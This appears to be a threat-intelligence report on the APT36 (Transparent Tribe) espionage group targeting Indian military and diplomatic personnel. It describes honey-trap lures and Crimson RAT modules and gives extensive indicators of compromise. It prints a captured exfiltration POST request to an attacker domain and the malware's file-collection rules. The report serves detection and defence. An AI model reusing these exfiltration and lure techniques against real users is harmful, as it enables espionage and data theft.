



India Future Foundation

India Future Foundation's Analysis on APT 36



January 2023

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Executive Summary

India Future Foundation analyzed the APT36 cyber threat. APT36 is a Pakistan-based Cyber Threat group that targets Indian military and diplomatic entities first seen in 2013. The group uses honey trapping techniques to lure their target to collect information like macro-based documents and embedding executable files within zip files. The group uses Crimson RAT to steal data and perform cyber-espionage activities. The RAT comprises a variety of exfiltration functions.

India Future Foundation analyzed this group's espionage efforts to steal personal data from military personnel using honey traps. The APT goes by other names like Transparent Tribe, ProjectM, Mythic Leopard, Operation C-Major. The APT group is observed to use the Andromeda botnet. Apart from India, similar activities of the APT group are seen in Afghanistan, Australia, Austria, Azerbaijan, Belgium, Botswana, Bulgaria, Canada, China, Czech, Germany, Iran, Japan, Kazakhstan, Kenya, Malaysia, Mongolia, Nepal, Netherlands, Oman, Pakistan, Romania, Saudi Arabia, Spain, Sweden, Thailand, Turkey, UAE, UK, USA. The group uses various tools to perform its malicious activities like Amphibian, Android RAT, beendoor, Bezigate, Bozok, BreachRAT, Crimson RAT, DarkComet, Luminosity RAT, Mobzsar, MumbaiDown, njRAT, ObliqueRAT, Peppy RAT, QuasarRAT, SilentCMD, Stealth Mango, UPDATESEE, USBWorm, Waissar RAT.

The group is expanding its arsenal with a new Windows malware – ObliqueRAT. To achieve its goals, the APT group fake domains masquerading as legitimate sites of Indian defence and government-related websites or lure victims to malicious content-hosting websites.




Figure: Common attack chains of the APT group

Targeting Sector

The APT36 group, also known as Transparent Tribe, primarily targets military and defence personnel (Figure 1) but is expanding its targeting to diplomatic entities, defence contractors, research organizations, and conference attendees. The group uses a variety of tailored themes to lure their targets. The APT group used honeytrap-themed lures to trick victims into opening ZIP archives and maldocs, military and defence-themed maldocs to distribute CrimsonRAT. These maldocs masqueraded as logistical and operational documents for the Indian Armed Forces (Figure 2). The group used RAR archives to target diplomatic entities, CrimsonRAT maldoc as the agenda for the conference (Figure 3). The group is reportedly using maldocs content similar to the themes of Indian government-sponsored conferences to lure victims.

The spying application SmeshApp infected the personal computers of the Air Force, Navy, Border Security Force (BSF) and Central Industrial Security Forces by stealing their stored information, tracked movements, phone calls, messages and even photographs. The group was even lured through fake Facebook profiles.




Figure 1: The attached Guidelines.xlam is a maldoc used as a spear-phishing email to defence personnel





Figure 2: Spear-phishing email to defence advisors



Session Three Agenda	
Monday, 29 June 2020 at 1430-1830hrs (Kabul Time)	
Introduction	
Introductory Remarks	
Session 1: Keynote Address on State of the Peace Process and the Role of Mediators	Keynote Speech by H.E. Dr. Mutlaq al-Qahtani, Special Envoy for Counterterrorism and Mediation in Conflict Resolution of Qatar, Q & A Session
Session 2: Presentations on Regional and International Perspectives on Afghan Peace	- Iranian Perspective by Mr. S. R. Mousavi, Director General of West Asia at MFA - European Perspective by Mr. Michael Keating, Executive Director at European Institute for Peace
Session moderated by Dr. Sultan B. Kakat, CHS	
Break (15 minutes)	
Session 3: Dialogue & Wrap Up	Open Discussion by all participants - Summary and Wrap Up by the moderator
Session moderated by Professor Barnett Rubin, CIC/NYU	

Figure 3: Maldoc impersonating as the agenda for the conference

The APT group used various honey trap maldocs to lure victims to download files like sending malicious CV (Figure 4) or deliver CrimsonRAT executables in the form of honeytrap-themed icons (Figure 5).



Sunita Singh

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OBJECTIVE
Seeking the position of Elementary English Teacher in a progressive institution to apply my strong knowledge of the subject and help students attain their highest potential.

Education: Study Program
Institution/Place of Education
[Redacted]

Personal Informational
[Redacted]

Figure 4: Honeytraps maldocs



Figure 5: CrimsonRAT executables

Pakistan-linked APT36 is using decoy health advisory to spread CrimsonRAT malware. Some of the functionalities of the CrimsonRAT are stealing credentials from the victim's browsers, capturing screenshots, collecting installed anti-virus details, reading processes, drives, and folders on the victim machine. The attached macro documents exploited the CVE-2017-0199, which executes Visual Basic script when the victim opens the malicious document. The attackers spread the maldoc through a spear-phishing email labelled as a health advisory (Figure 6) about the coronavirus and pretends to be from the Government of India.

When the victim opens the attached malicious document and enables macros, the CrimsonRAT function starts. The RAT creates two directories - "Eldacar" and "Uahaiws". Then the RAT detects the OS version installed and downloads the 32-bit or 64-bit version of the RAT in zip format in the Uahaiws directory and extracts the content in the Eldacar directory. The RAT calls the shell function to execute the payload and connects to a hardcoded Command and Control (C2) server at IP address 107.175.64[.]209 or 64.188.25[.]205 to send collected victim information to the server.

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


Figure 6: Phishing Document that contains malicious macro code

Targeting Country

APT36 is believed to be of Pakistan origin group that mainly targets the Government of India and performs cyber-espionage activities against the defence personnel, embassies, diplomatic entities, defence contractors, and research organizations. Apart from India, similar activities of the APT group are reported in Afghanistan, Australia, Austria, Azerbaijan, Belgium, Botswana, Bulgaria, Canada, China, Czech, Germany, Iran, Japan, Kazakhstan, Kenya, Malaysia, Mongolia, Nepal, Netherlands, Oman, Pakistan, Romania, Saudi Arabia, Spain, Sweden, Thailand, Turkey, UAE, UK, USA.

Cyber Espionage Activity

An android app – SmeshApp (Figure 7), collected information about Indian army personnel in 2016 and is attributed to the work of the APT36 group. Google eventually removed the application from its Playstore. Operation C-Major targeted Indian military officials via spear-phishing emails and used Adobe Reader vulnerability to distribute spyware. In 2017, the APT36 group impersonated the Indian think tank "Institute for Defence Studies and Analyses (IDSA)" and sent spear-phishing emails to the Indian Army and the CBI officials.



Figure 7: SmeshApp malicious application

Technical Analysis

APT36 uses various tools like Andromeda, beendoor, Bezigate, Bozok, BreachRAT, Crimson RAT, DarkComet, Luminosity RAT, njRAT, Peppy Trojan and UPDATES. The group set up fake blogs to lure Indian military officials. The site intribune.blogspot[.]com is set up by the malicious actors infected by the MSIL/Crimson, njRAT and other malware. The group posted luring articles to conduct their malicious activities (Figure 8).




Figure 8: Fake articles to lure victims

When one clicks on Read More, a maldoc is downloaded on the victim device and installs njRAT malware. The group used email campaigns to deliver Crimson RAT payloads like using Pathankot Attack name to lure military personnel (Figure 9).




Figure 9: Email campaigns in the name of “Pathankot Attack” to lure military personnel. The file contains MSIL/Crimson payloads.

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Analysis of Crimson RAT

Crimson RAT is a modular payload that downloads additional payloads to perform keylogging, credential theft from browsers, automatic searching, and stealing files on removable devices. The first stage of the Crimson is to download all the additional modules to make itself a more featured RAT. The C&C responds to the requests of the Crimson RAT to download additional payloads. Crimson uses a custom TCP protocol to communicate with the C&C server. Crimson is using webcams to spy on the victims, stealing email from Outlook, and recording the victim's screen. Some Crimson RAT variants support 40 commands to spy and exfiltrate data.

Modules of Crimson

URLDownload: This module first checks for the existence of the registry key - "HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\last_edate", the module creates new keys if it does not exist. The module has a downloader logic to wait for at least 15 days and then send HTTP GET Requests to a hardcoded location to fetch a text file. The text file contains the HTTP location of the final payload, which is likely a compromised website.

SecApp: This module supports info, upsects, and upmain commands that allows the controller to modify the path and application names for secApp. An initial beacon is sent to the C&C server with a different port number.

Credential Stealer: This module downloads saved credentials from different browsers such as Chrome, Firefox, and Opera browsers and stores the credentials like "%APPDATA%\Roaming\chrome\chrome_update".

Keylogger: It is a basic keylogger that stores key logs in a file name "nvidia" in "%APPDATA%\NVIDIA\" location.

USB Module: This module searches for potential interesting information and copies it to the local disk. It searches for different types of extensions mentioned in the below figure.

```
SYNC_RULES_CONFIG = {'HOME': r" (*.pdf|*.txt|*.doc|*.xls|*.ppt|*.mdb|*.dwg|*.dxf|*.dxb|*),  
  'FIXED': r" (*.pdf|*.doc|*.xls|*.ppt|*.mdb|*.dwg|*.dxb|*),  
  'REMOVABLE': r" (size < 5 mb if (*.jpg|*.jpeg|*.avi) else (size < 100 mb and (*.pdf|*.txt|*.doc|*.xls|*.ppt|*.mdb|*.dwg|*.dxf)))"
```

Peppy Module: A python-based module for automatic exfiltration of potentially files and keylogs. Files are extracted using HTTP POST requests (Figure 10). Peppy also uses the same set of extensions of the USB Module for search parameters.

Figure 10: Peppy POST Request to exfiltrate data.

```

Follow TCP Stream (tcp.stream eq 8)

Stream Content
POST /0.1/files.php/C/Documents%20and%20Settings HTTP/1.1
Accept-Encoding: identity
Username: 
Content-Length: 5942
Auth-Token: 
Connection: close
User-Agent: Python-urllib/2.6
Host: mvssync8767.com
Content-Type: multipart/form-data; boundary=74925276adfe49c4a0267510b612a232

--74925276adfe49c4a0267510b612a232
Content-Disposition: form-data; name=""; filename="C:\\Documents and
Settings
Content-Type: text/plain

```

The malware authors exploited the CVE-2012-0158, a vulnerability in the Windows common controls that allows remote code execution when a user visits a malicious website crafted to exploit the vulnerability. The malicious word file uses a shellcode that searches and decodes the executable payload. This payload resides in the memory. The shellcode then proceeds to save the payload and calls WinExec to exploit the payload. The payload is written in C++.

Indicators of Compromise (IoCs)

Below is the list of indicators that can be used to identify the activities of the APT group.

These are the forensic data found on the infected systems. The list of IoCs includes malicious domains and generic-themed domains, URLs, IP addresses used by the APT36 group. The IoCs also includes hashes of the RATs, maldocs, and associated email addresses.

Malicious Domains

Domains with specific themes:

clawsindia[.]com
 mail[.]clawsindia[.]com
 larsentobro[.]com
 militarytocorp[.]com
 7thpcupdates[.]info
 india[.]gov[.]in[.]attachments[.]downloads[.]7thpcupdates[.]info
 email[.]gov[.]in[.]attachment[.]drive[.]servicesmail[.]site
 tprlink[.]com
 armypostalservice[.]com
 isroddp[.]com
 mail[.]isroddp[.]com

pmayindia[.]com
mailer[.]pmayindia[.]com
mailout[.]pmayindia[.]com
email[.]gov[.]in[.]maildrive[.]email

Generic Themed Domains:

urservices[.]net
drivestransfer[.]com
emailhost[.]network
mediaclouds[.]live
mediabox[.]live
mediafiles[.]live
mediaflix[.]net
mediadrive[.]cc
hostflix[.]live
shareflix[.]co
studioflix[.]net
social.medialinks[.]cc
share.medialinks[.]cc
servicesmail[.]site
filelinks[.]live
file-attachment[.]com
mediashare[.]cc
shareone[.]live
cloudsbox[.]net
filestudios[.]net
datacyncorize[.]com
templatesmanagersync[.]info
digiphotostudio[.]live
onedrives[.]cc
sharingmymedia[.]com
awscloud[.]com
shareboxs[.]net
maildrive.email
sharemydrives[.]com
newsupdates.myftp[.]org
bjorn111.duckdns[.]org
tgservermax.duckdns[.]org
systemsupdated.duckdns[.]org
vmd41059.contaboserver.net
vmi433658.contaboserver.net
microsoft[.]ddns.net

URLs

hxxp://drivestransfer[.]com/files/Officers-Posting-2021.doc
hxxp://drivestransfer[.]com/files/Special-Services-Allowance-Armd-Forces.xlam
hxxp://drivestransfer[.]com/myfiles/Dinner%20Invitation.doc/win10/Dinner%20Invitation.doc
hxxp://drivestransfer[.]com/files/Parade-2021.xlam
hxxp://drivestransfer[.]com/files/Age-Review-of-Armd-Forces.doc

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hxxp://drivetransfer[.]com/files/My-Resume-Detail.doc
hxxps://emailhost[.]network/National-Conference-2021
hxxp://mediaclouds[.]live/files/cnics.zip
hxxp://mediaclouds[.]live/files/attachment.zip
hxxp://mediabox[.]live/anita-resume4
hxxp://mediabox[.]live/files/nisha-resume-2020.zip
hxxp://mediafiles[.]live/files/my%20fldr%20for%20u%20diensh.zip
hxxp://mediafiles[.]live/files/for%20u%20krishna%20my%20pic%20and%20video%20fldr.zip
hxxp://mediafiles[.]live/files/khushi%20pics%20all.zip
hxxps://mediafiles[.]live/aditii
hxxps://mediaflix[.]net/BHC-PR
hxxp://mediaflix[.]live/files/skype-lite.apk
hxxp://mediadrive[.]cc/?a=W1549544649I
hxxp://mediadrive[.]cc/?a=W1550558721I&fbclid=IwAR1PzHnHCOjDqfpqaBqxnY4o1xMX6ibdgXACo
mUmJuHFYHgtCBHFq5NIYug
hxxp://hostflix[.]live/files/my_new_pic.zip
hxxp://shareflix[.]co/files/lkgame.apk
hxxp://shareflix[.]co/larmina-circulum-vetae-complete-2020
hxxps://studioflix[.]net/my-social
hxxp://social.medialinks[.]cc/files/scan0001.rar
hxxp://social.medialinks[.]cc/Case-Detail
hxxp://social.medialinks[.]cc/my-100-pics
hxxp://social.medialinks[.]cc/files/hot_song.rar
hxxp://email.gov.in.attachment.drive.servicesmail[.]site/files/Co ast%20Guard%20HQ%2010.rar
hxxps://email.gov.in.attachment.drive.servicesmail[.]site/New-Projects-List
hxxp://filelinks[.]live/files/Note%20Verbal.doc
hxxp://filelinks[.]live/Details-and-Invitations
hxxp://file-attachment[.]com/files/fauji%20india%20september%202019.xls
hxxp://file-attachment[.]com/files/pfp-73rd%20independence%20day%20gallantry%20awards%20.xls
hxxp://mediashare[.]cc/?a=W1551315913I
hxxps://shareone[.]live/New-sonam-cv1
hxxp://cloudsbox[.]net/files/new%20cv.zip
hxxp://cloudsbox[.]net/files/new%20preet%20cv.zip
hxxp://cloudsbox[.]net/files/preet.doc
hxxp://cloudsbox[.]net/files/sonam%20karwati.zip
hxxp://cloudsbox[.]net/files/nisha%20arora%20sharma.zip
hxxp://cloudsbox[.]net/files/cv%20ssss.zip
hxxp://cloudsbox[.]net/files/sonamkarwati.exe
hxxps://cloudsbox[.]net/files/sonam
hxxps://cloudsbox[.]net/My-Pic
hxxp://cloudsbox[.]net/files/sonam%20karwati.exe
hxxp://cloudsbox[.]net/files/sonam
hxxps://cloudsbox[.]net/sonam-karwati5
hxxp://cloudsbox[.]net/sonam11
hxxp://filestudios[.]net/files/Nisha%20Doc.doc
hxxps://filestudios[.]net/Sunita-Singh1.html
hxxp://filestudios[.]net/files/sonam%20cv.zip
hxxp://templatesmanagersync[.]info/essa.dotm
hxxp://10feeds[.]com/temp.dotm

hxxp://datacyncorize[.]com/
hxxps://datacyncorize[.]com/
hxxps://datacyncorize[.]com/INDISEM-2021.ppt
hxxps://datacyncorize[.]com/INDISEM-2021(INDISEM-2021.ppt)
hxxps://datacyncorize[.]com/INDISEM-2021
hxxps://datacyncorize[.]com/INDISEM-2021(INDISEM-2021.ppt
hxxps://datacyncorize[.]com/NDC-Updates
hxxp://sharingmymedia[.]com/recordsdata/Standards-of-Military-Officers.doc
hxxps://sharingmymedia[.]com/files/1More-details.doc
hxxp://sharingmymedia[.]com/files/Criteria-of-Army-Officers.doc
hxxp://sharingmymedia[.]com/files/7All-Selected-list.xls
hxxps://sharingmymedia[.]com/files/More-details.docm
hxxps://sharingmymedia[.]com/myfiles/Immediate%20Message.docm/Unknown%20OS%20Platform/I
mmediate%20Message.docm
hxxps://7thcupdates[.]info/downloads/7thPayMatrix.xls
hxxp://armypostalservice[.]com/myfiles/file.doc/win7/file.doc
hxxp://isroddp[.]com/rEmt1t_pE7o_pe0Ry/hipto.php
hxxp://newsupdates[.]myftp.org/lee/vbc.exe

IP Addresses

23[.]254.119.11
64[.]188.12.126
64[.]188.25.232
75[.]119.139.169
95[.]168.176.141
107[.]175.64.209
107[.]175.64.251
151[.]106.14.125
151[.]106.19.218
151[.]106.56.32
162[.]218.122.126
164[.]68.101.194
167[.]114.138.12
167[.]160.166.177
173[.]212.192.229
173[.]212.226.184
173[.]212.228.121
173[.]249.14.104
173[.]249.50.57
176[.]107.177.54
178[.]132.3.230
181[.]215.47.169
185[.]117.73.222
185[.]136.161.124
185[.]136.163.197
185[.]136.169.155
185[.]174.102.105

185[.]183.98.182
192[.]99.241.4
193[.]111.154.75
198[.]46.177.73
198[.]54.119.174
206[.]81.26.164
207[.]154.248.69
209[.]127.16.126
212[.]8.240.221
216[.]176.190.98

Hashes

Maldocs

662c3b181467a9d2f40a7b632a4b5fe5ddd201a528ba408badbf7b2375ee3553
9072e1af4382183be07719286f8017f6eddd9460b2e6f8a47fb042ec17aeb569
c8f27a014db8fa34fed08f6d7d50b728a8d49084dc20becdb23fff2851bae9cb
5bc32ad6ca2b8c6107c45715d61521acc0abca6f5da135161ef374f68ea3dcbd
b92890e6da84c381330319c80ec0112cba70f50ce7f9748f8a438f2c99225cd0
0335de8eadbbd5dc7cbe92ef869bcea6f6596ac39a38680142c982ec6e97ecde
856f656d41dae458a3c2a78dfa48537028b5f1e2101992dbc87bb5fe42feb821
877b64590533a9545d160acb720138d9a675a7c97dc3c48005a3edae0a44c8df
2ad362e25989b0b1911310345da90473df9053190737c456494b0c26613c8d1f
0196bc9ac3db6f02cfa97323c8fce6cc7318b8f8fadb3e73bdf7971b3c541964
b85536589c79648a10868b58075d7896ec09bbde43f9c4bad95ed82a200652bc
3e9d94714c78d02eedc5f9085982edd5b840950e65702d8ee1544b643733570b
57572d520359e209357776fa2d52455dccc64999d1f3ca7a6b90bcbf11535c0a
b63f375f43a852f24f55ef3000b5a9bc3563cc5f00abcf4bea12e033348ec93b
d7317a96f983a73cdccf319bcd4461cdb736e9b6b5232927861499494db957f2
e61aefcdeb1e5bd3855279e5e5fd676d3fdb78d1f9d6963694508e521115ea1d
0172bec4d945add9f12ce4d7d23f0e0da1ced677e89bfc132b000d444876cb41

RATs

d27474625cdc0c3456918edfa58bfaf910c8b98c6168a506ac14afc1a41fb58f
577b92a3a23917f55b1156d87ae4d4824894a3b15ae687ffa8b8af125a10438c
6ee76407efa8157b7f2b80a3a7ccc41581851aca58ab10cb8caf0243ce6fa436
10e2e486cf8ac63c12c9b50bd2e5222bc8e05b5a4d43ae2dc17dcc9ca81a78d0
d32a88349a7b10db3ba40619237009ab2fd5ec8351f3ebf3ca6865f576105a96
b67d764c981a298fa2bb14ca7affc68ec30ad34380ad8a92911b2350104e748
17742a3ca746f7f13aff1342068b2b78df413f0c9cd6cdd02d6df7699874a13a
5a7a7c94eed3eea9fbc9ff1a32ea3422b46496e405f90858b1b169bb60bdbac6
1259ddd540300dbec4d76b5909dad475fa56b3b1837b6c7097d9b42e28d3182c
950532180701f8ac033a8796238d7e5b6900bc2652f28e2a44645d3cdabdeded
55a08e78689b58ba3b4bf7ea6d3a2420b15ccd7b4fccc97892b5724c538fb6c8
e3844f43afbc510d0b5c6f77e482711bbbb3dcae8e04b2f7200a11eff27c029d
e7dbf1eacfbfd73576b0e410099898e4c7e2d51d76fe3095314dee1b54860bf4f

a22f6dc3eb0001c2be76d261721a1c1f419e15f6b5bfff95c5b8a5f633ce1956
c9cdd5a5b0701a4d311e0264f5bcec49fa500dde81ff8dbaa081be032b0c0446
706ca8e074ad04777a408b845ed56c1d675902cc2ef0aa6cca29430e967ba7af
1a8903d201f01608fba5c48f0f9d6d0546a0534c8af6fa61ecf28b2f484e77fe
6c917faa1a5ea5ae74525ace0c39c4a9208cb48f64372b8cd97c2e6e96a957db
1283da4519c11d20a9c535d2886d6e60706d62aaaa8fcdabc55eeb0ee84f9805a
0ec4af0779080f9b0b534a6b1b6f1f09ee205cf49a4334046d683d1cce84d3a0
bfcb56e41871cf6668c2699c3b0697913d0780bc0195a51ae036db7b991797d9
1fdb5dd192e813f337adc21dfe4a31e1de10bd2bbb5b58ca51a6836b7e108953
9e98fd3ad7527503b255a70ee461c02a3c9ef9aabdee3173d2f8fbb8c93d2d50
577a101dfe7db05c29570a1971e1a26e46f2f979d8ad99d51bb47665042614a5
144d8dcc78075b2f35eaf1392018127a1ff775c2a8053b91ea6837c1c246f2e2
0497e0e927adf2d0079f4e0f93dfc349bf1a2321843f8c33efe89e705900d3ba
7de78f7c806f828ef071a103b7be87636414635e008ea2463bf33077a466140a
d3190b5007d433e875039da72ef507a1c6e7c15cdcf7ce4409e333d89c9050ee
08b8ab37fd019b2c9d33d278eeaa16e9c50ed4c7c66ef7202eb0537ec9465a07
26e79b8af50583503b0c6bb5dc3e430ca9fdeff1e4c809ca5fea0057de7470e0

Associated Malicious Email IDs

pmaymis-mhupa[at]pmayindia[.]com
vikaskumar[.]patel[at]larsentobro[.]com
larsento[at]larsentobro[.]com

Recommendations

- To protect against RATs, consider a real-time malware detection endpoint solution.
- Keep all software (including Microsoft Word and Excel) up-to-date.
- Train employees against social engineering and spear-phishing attacks to avoid opening documents from unvetted sources.
- Advise employees to contact health advisory to ensure that the emails are legitimate and aware of phishing campaigns using Coronavirus baits.
